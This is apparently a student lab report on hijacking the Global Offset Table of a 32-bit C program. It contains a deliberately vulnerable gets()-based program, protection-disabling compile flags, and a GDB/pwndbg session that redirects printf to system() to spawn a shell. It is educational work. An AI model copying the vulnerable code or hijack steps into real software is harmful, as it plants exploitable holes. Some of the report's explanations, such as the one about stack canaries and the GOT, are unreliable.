Hijacking the Global Offset Table (GOT) in C Programs: ENPM691 Assignment 8

Kalpesh Parmar
M.Eng Cybersecurity
University of Maryland, College Park
[redacted] UMD Directory [redacted]
Course and section - ENPM691 0101

***Abstract*—This report documents a controlled experiment demonstrating GOT (Global Offset Table) hijacking in a 32-bit C program. The exploit redirects the GOT entry for `printf()` to `system()`, causing the program to call a shell command. The experiment was performed in a safe virtual environment. The document includes system configuration, the exact compilation command used (with a detailed explanation of each flag), step-by-step results supported by screenshots, and the full source code in the appendix.**

I. Introduction

Memory-corruption vulnerabilities and indirect function pointer redirection remain a central class of binary exploitation techniques. GOT hijacking is one such technique that works by overwriting entries in the Global Offset Table so that calls to library functions can be redirected to attacker-controlled addresses (for example, to `system()`). This assignment reproduces a simple GOT hijack in a safe VM and documents the steps, observations, and mitigations.

Citations for background reading on secure coding and binary exploitation are included in the References [1]–[3].

II. System Configuration

All experiments were conducted in a controlled virtual machine with the following configuration:

- **Operating System:** Kali-Linux-2025.2
- **Compiler:** gcc 14.3.0 (Debian 14.3.0-5) with multilib support
- **Debugger:** GDB 16.3 with `pwndbg` extension
- **Mode:** Compiled and executed in 32-bit mode

III. Source Program

The vulnerable C program used in this exercise (also included in the Appendix) is:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buffer[32];
    gets(buffer);
    printf("Your data is %d bytes.\n",
        strlen(buffer));
    puts(buffer);
    return 0;
}
```

Listing 1: Source: got.c

Key points:

- `gets()` is used and is inherently unsafe since it performs no bounds checking (deprecated and dangerous).
- The call to `printf()` is targeted by GOT overwriting to invoke `system()` instead.

IV. Compilation Command and Flags

The binary was compiled with the following command (line-wrapped to avoid overflow):

```
gcc -m32 -g got2.c -o got2 -std=c90 -no-pie \
    -mpreferred-stack-boundary=2 -fno-pic
        -fno-stack-protector
```

Listing 2: Compilation command used

Explanation of each flag: tabularx

`-m32` Compile for 32-bit architecture. Forces code generation and linking for i386, enabling testing of 32-bit GOT/PLT behaviour on a 64-bit host (requires multilib).

`-g` Embed debugging symbols so that GDB and pwndbg can display source lines, variable names, and disassembly mapping.

`-std=c90` Use the C90 language standard for predictable behavior and compatibility with teaching material.

`-no-pie` Disable building as a position-independent executable (PIE). With PIE disabled, code and data are linked to fixed addresses which simplifies GOT-based overwrites in the exercise (addresses are predictable).

`-mpreferred-stack-boundary=2` Set the preferred stack boundary. On GCC this forces a 32-bit stack alignment which matches i386 calling conventions used in this experiment.

`-fno-pic` Do not generate position-independent code. PIC and PIE are techniques that randomize/relocate code; disabling this makes addresses stable for demonstration.

`-fno-stack-protector` Disable stack canaries; this allows buffer overflow to overwrite adjacent GOT entries.


V. Investigation Procedure

Steps performed during the experiment:

1) Compile the binary with the flags above.
2) Launch GDB with `pwndbg` and set breakpoints at `main`.
3) Inspect the GOT entries using pwndbg's `got` command to record initial addresses.
4) Overwrite the GOT entry for `printf` with the address of `system` using GDB `set *0xADDR = 0xSYSTEMADDR`.
5) Run the program, observe that `system()` receives the first word of the output string — because `printf("Your data ...")` the first token is `Your` — and the program tried to execute a program named `Your`.
6) Create an executable named `Your` in `~/.local/bin` and mark it executable; re-run to observe a shell spawned.

VI. Observed Evidence (Screenshots)


Below are the screenshots recorded during the experiment.



kp@kali: ~/Desktop/ENPM691/Assignment/Assignment8
File Actions Edit View Help


```
┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment8]
└─$ gcc -m32 -g got2.c -o got2 -std=c90 -no-pie -mpreferred-stack-boundary=2 -fno-pic -fno-stack-protector
got2.c: In function 'main':
got2.c:7:2: warning: 'gets' is deprecated [-Wdeprecated-declarations]
    7 |  gets(buffer);
      |  ^~~~
In file included from got2.c:1:
/usr/include/stdio.h:667:14: note: declared here
  667 | extern char *gets (char *__s) __wur __attribute_deprecated__;
      |              ^~~~
/usr/bin/ld: /tmp/cc6oXfBz.o: in function `main':
/home/kp/Desktop/ENPM691/Assignment/Assignment8/got2.c:7:(.text+0×b): warning: the `gets' function is dangerous and should not be used.
```

Fig. 1: Compilation command and warning messages




```
pwndbg> c
Continuing.
[Attaching after Thread 0×f7fc04c0 (LWP 3531) vfork to child process 8014]
[New inferior 2 (process 8014)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 3531 after child exec]
[Inferior 1 (process 3531) detached]
process 8014 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 3: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 3: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 3: No symbol "main" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 3: No symbol "main" in current context.
sh: 1: Your: not found

[Inferior 2 (process 8014) exited with code 0177]
pwndbg> 
```

Fig. 2: Initial execution: program attempted to run 'Your' and failed with "sh: 1: Your: not found".




```
pwndbg> c
Continuing.
[Attaching after Thread 0×f7fc04c0 (LWP 23097) vfork to child process 24791]
[New inferior 2 (process 24791)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 23097 after child exec]
[Inferior 1 (process 23097) detached]
process 24791 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Attaching after Thread 0×7ffff7dad740 (LWP 24791) vfork to child process 24800]
[New inferior 3 (process 24800)]
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Detaching vfork parent process 24791 after child exec]
[Inferior 2 (process 24791) detached]
process 24800 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "main" in current context.
You have been owned :) _/\_ (:
[Attaching after Thread 0×7ffff7dad740 (LWP 24800) vfork to child process 24801]
[New inferior 4 (process 24801)]
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Detaching vfork parent process 24800 after child exec]
[Inferior 3 (process 24800) detached]
process 24801 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Thread debugging using libthread_db enabled]
```

Fig. 3: Successful GOT hijack after the 'Your' executable was created; output includes 'You have been owned :)' and new inferiors indicating shells spawned.




```
$ whoami
[Attaching after Thread 0×7ffff7dad740 (LWP 24801) vfork to child process 25656]
[New inferior 5 (process 25656)]
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Detaching vfork parent process 24801 after child exec]
[Inferior 4 (process 24801) detached]
process 25656 is executing new program: /usr/bin/whoami
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "main" in current context.
kp
[Inferior 5 (process 25656) exited normally]
$ zsh: suspended (tty output)  gdb -q ./got2

┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment8]
└─$ 
```

Fig. 4: Verification of shell access using `whoami` — output 'kp'.



```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/kp/Desktop/ENPM691/Assignment/Assignment8/got2:
GOT protection: Partial RELRO | Found 5 GOT entries passing the filter
[0×804c000] __libc_start_main@GLIBC_2.34 → 0×f7d8cd00 (__libc_start_main) ◂— push ebp
[0×804c004] printf@GLIBC_2.0 → 0×8049046 (printf@plt+6) ◂— push 8
[0×804c008] gets@GLIBC_2.0 → 0×8049056 (gets@plt+6) ◂— push 0×10
[0×804c00c] puts@GLIBC_2.0 → 0×8049066 (puts@plt+6) ◂— push 0×18
[0×804c010] strlen@GLIBC_2.0 → 0×8049076 (strlen@plt+6) ◂— push 0×20 /* 'h ' */
pwndbg> plt
Section .plt 0×8049020 - 0×8049080:
0×8049030: __libc_start_main@plt
0×8049040: printf@plt
0×8049050: gets@plt
0×8049060: puts@plt
0×8049070: strlen@plt
pwndbg> tbreak *main+15
Temporary breakpoint 2 at 0×80491a5: file got2.c, line 7.
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/kp/Desktop/ENPM691/Assignment/Assignment8/got2:
GOT protection: Partial RELRO | Found 5 GOT entries passing the filter
[0×804c000] __libc_start_main@GLIBC_2.34 → 0×f7d8cd00 (__libc_start_main) ◂— push ebp
[0×804c004] printf@GLIBC_2.0 → 0×8049046 (printf@plt+6) ◂— push 8
[0×804c008] gets@GLIBC_2.0 → 0×8049056 (gets@plt+6) ◂— push 0×10
[0×804c00c] puts@GLIBC_2.0 → 0×8049066 (puts@plt+6) ◂— push 0×18
[0×804c010] strlen@GLIBC_2.0 → 0×8049076 (strlen@plt+6) ◂— push 0×20 /* 'h ' */
pwndbg> print system
```

Fig. 5: State of GOT and PLT before overwrite: entries for `printf`, `gets`, `puts`, and `strlen` shown.



```
pwndbg> tbreak *main+15
Temporary breakpoint 2 at 0x80491a5: file got2.c, line 7.
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/kp/Desktop/ENPM691/Assignment/Assignment8/got2:
GOT protection: Partial RELRO | Found 5 GOT entries passing the filter
[0x804c000] __libc_start_main@GLIBC_2.34 → 0xf7d8cd00 (__libc_start_main) ◂— push ebp
[0x804c004] printf@GLIBC_2.0 → 0x8049046 (printf@plt+6) ◂— push 8
[0x804c008] gets@GLIBC_2.0 → 0x8049056 (gets@plt+6) ◂— push 0x10
[0x804c00c] puts@GLIBC_2.0 → 0x8049066 (puts@plt+6) ◂— push 0x18
[0x804c010] strlen@GLIBC_2.0 → 0x8049076 (strlen@plt+6) ◂— push 0x20 /* 'h ' */
pwndbg> print system
$1 = {int (const char *)} 0xf7dba220 <__libc_system>
pwndbg> set 0x804c004=0xf7dba220
Left operand of assignment is not an lvalue.
pwndbg> set *0x804c004=0xf7dba220
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/kp/Desktop/ENPM691/Assignment/Assignment8/got2:
GOT protection: Partial RELRO | Found 5 GOT entries passing the filter
[0x804c000] __libc_start_main@GLIBC_2.34 → 0xf7d8cd00 (__libc_start_main) ◂— push ebp
[0x804c004] printf@GLIBC_2.0 → 0xf7dba220 (system) ◂— call __x86.get_pc_thunk.dx
[0x804c008] gets@GLIBC_2.0 → 0x8049056 (gets@plt+6) ◂— push 0x10
[0x804c00c] puts@GLIBC_2.0 → 0x8049066 (puts@plt+6) ◂— push 0x18
[0x804c010] strlen@GLIBC_2.0 → 0x8049076 (strlen@plt+6) ◂— push 0x20 /* 'h ' */
pwndbg> c
```

A. *How the PLT updates the GOT (lazy binding)*

The Procedure Linkage Table (PLT) is a small set of code stubs placed in the binary to support lazy binding of externally linked functions. On the first call to an external function (e.g., `printf`), the program jumps to the PLT stub which in turn calls the dynamic resolver. The resolver finds the actual address of the library function (in libc) and writes that address into the corresponding GOT entry. Subsequent calls bypass the resolver and jump directly through the GOT entry, which now holds the resolved address.

Sequence of events (first call to `printf`):


1) Program executes `call printf@plt`.
2) The PLT stub pushes an index and jumps to the PLT resolver trampoline.
3) The resolver uses relocation information to ask the dynamic linker to find `printf` in libc.
4) The dynamic linker writes the resolved libc address into the GOT slot for `printf`.
5) Control returns to the PLT stub which now transfers execution to the resolved address (now stored in GOT).
6) Future calls to `printf` use the GOT entry directly and do not invoke the resolver again.

Minimal illustrative PLT stub (i386-like pseudo-assembly):

```
printf@plt:
    jmp *GOT_printf         # jump to address
        stored in GOT (initially points back
        into PLT)
    push $reloc_index       # index into
        relocation table for printf
    jmp plt_resolver        # jump to
        resolver trampoline
```

Initially the GOT entry for `printf` points to the second instruction of the PLT stub (so the first call goes through the resolver). Once the resolver runs, it overwrites the GOT entry with the actual address of `printf` in libc. This final write is exactly what your exploit subverts: instead of waiting for the resolver to write the libc address, the attacker (via memory corruption or GDB) overwrites the GOT entry with the address of `system()`, causing all subsequent `call printf@plt` to invoke `system()`.


- Set a temporary breakpoint at the first call site (e.g., `tbreak *main+10`) before the call to `printf`.
- Use `got` (pwndbg) to dump the GOT entry for `printf` *before* the call.



kp@kali: ~/Desktop/ENPM691/Assignment/Assignment8
File Actions Edit View Help

```
┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment8]
└─$ gdb -q ./got2
pwndbg: loaded 214 pwndbg commands. Type pwndbg [filter] for a list.
pwndbg: created 13 GDB functions (can be used with print/break). Type help function to see them.
Reading symbols from ./got2...
─────── tip of the day (disable with set show-tips off) ───────
Use the telescope command to dereference a given address/pointer multiple times (if the dereferenced value is a valid ptr; see config telescope to configure its behavior)
pwndbg> break *main
Breakpoint 1 at 0x8049196: file got2.c, line 5.
pwndbg> r
Starting program: /home/kp/Desktop/ENPM691/Assignment/Assignment8/got2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=1, argv=0xffffcfd4) at got2.c:5
5       {
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
──────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────────
 EAX  0x80490ad (_start+45) ◂— jmp main
 EBX  0xf7f9ae14 (_GLOBAL_OFFSET_TABLE_) ◂— 0x232d0c /* '\x0c-#' */
 ECX  0xcaa8c8bd
 EDX  0xffffcf40 —▸ 0xf7f9ae14 (_GLOBAL_OFFSET_TABLE_) ◂— 0x232d0c /* '\x0c-#' */
 EDI  0xf7ffcb60 (_rtld_global_ro) ◂— 0
 ESI  0x804bf04 (__do_global_dtors_aux_fini_array_entry) —▸ 0x8049160 (__do_global_dtors_aux) ◂— endbr32
 EBP  0
 ESP  0xffffcf1c —▸ 0xf7d8ccc3 (__libc_start_call_main+115) ◂— add esp, 0x10
 EIP  0x8049196 (main) ◂— push ebp
──────────────────────────────────[ DISASM / i386 / set emulate on ]──────────────────────────────────
 ► 0x8049196 <main>       push   ebp
   0x8049197 <main+1>     mov    ebp, esp                EBP ⇒ 0xffffcf18 ◂— 0
   0x8049199 <main+3>     sub    esp, 0x20               ESP ⇒ 0xffffcef8 (0xffffcf18 - 0x20)
   0x804919c <main+6>     lea    eax, [ebp - 0x20]       EAX ⇒ 0xffffcef8 ◂— 0
   0x804919f <main+9>     push   eax
   0x80491a0 <main+10>    call   gets@plt                       <gets@plt>

   0x80491a5 <main+15>    add    esp, 4
   0x80491a8 <main+18>    lea    eax, [ebp - 0x20]
   0x80491ab <main+21>    push   eax
   0x80491ac <main+22>    call   strlen@plt                     <strlen@plt>

   0x80491b1 <main+27>    add    esp, 4
─────────────────────────────────────────[ SOURCE (CODE) ]─────────────────────────────────────────
In file: /home/kp/Desktop/ENPM691/Assignment/Assignment8/got2.c:5
   1 #include <stdio.h>
   2 #include <stdlib.h>
```

Fig. 7: GDB/pwndbg session showing breakpoints, registers, and disassembly around `main`.



```
┌──(kp㉿kali)-[~/Desktop]
└─$ cd ~

┌──(kp㉿kali)-[~]
└─$ cd /home/kp/.local/bin

┌──(kp㉿kali)-[~/.local/bin]
└─$ ls
Your

┌──(kp㉿kali)-[~/.local/bin]
└─$ chmod +x /home/kp/.local/bin/Your

┌──(kp㉿kali)-[~/.local/bin]
└─$ ls -ll
total 4
-rwxrwxr-x 1 kp kp 46 Nov 11 21:44 Your

┌──(kp㉿kali)-[~/.local/bin]
└─$ 
```

Fig. 8: Creation and permission setting of the executable ‘Your’ in ˜/.local/bin (chmod +x and ls showing -rwxrwxr-x).




Fig. 9: Flowchart illustrating the GOT hijack sequence (provided as an image).

VII. Detailed Discussion

A. Why GOT Overwrite Works

When a program calls an external function like `printf()`, the PLT/GOT mechanism enables lazy binding: the PLT performs an indirect call through an address stored in the GOT. Overwriting the GOT entry for `printf` with the address of `system` causes subsequent calls intended for `printf` to invoke `system` instead, with arguments derived from the program's stack/state. Because the first token passed to `printf` is the string literal produced by `strlen(buffer)` and the call site pushes the pointer to the format string, the semantics in this demonstration caused the process to call `system("Your")` (i.e., the literal token 'Your' was interpreted as a shell command). The practical effect depends on how arguments are marshaled at the call site; in this exercise, it was enough to spawn a shell when 'Your' existed and behaved like a script/command.

VIII. Conclusion

This exercise illustrated how GOT entries can be hijacked in a 32-bit binary when defensive measures (PIE, canaries) are disabled and unsafe functions are used. The experiment validated that overwriting the `printf` GOT entry with `system()` results in a call to the shell when the expected command/executable ('Your') was available on the system.

References

[1] R. C. Seacord, *Secure Coding in C and C++*, 2nd ed. Addison-Wesley, 2013.

[2] J. Pincus, *Practical Binary Exploitation*, 2nd ed., Wiley, 2020.

[3] Free Software Foundation, *GDB Documentation*, 2025. [Online]. Available: https://www.gnu.org/software/gdb/documentation/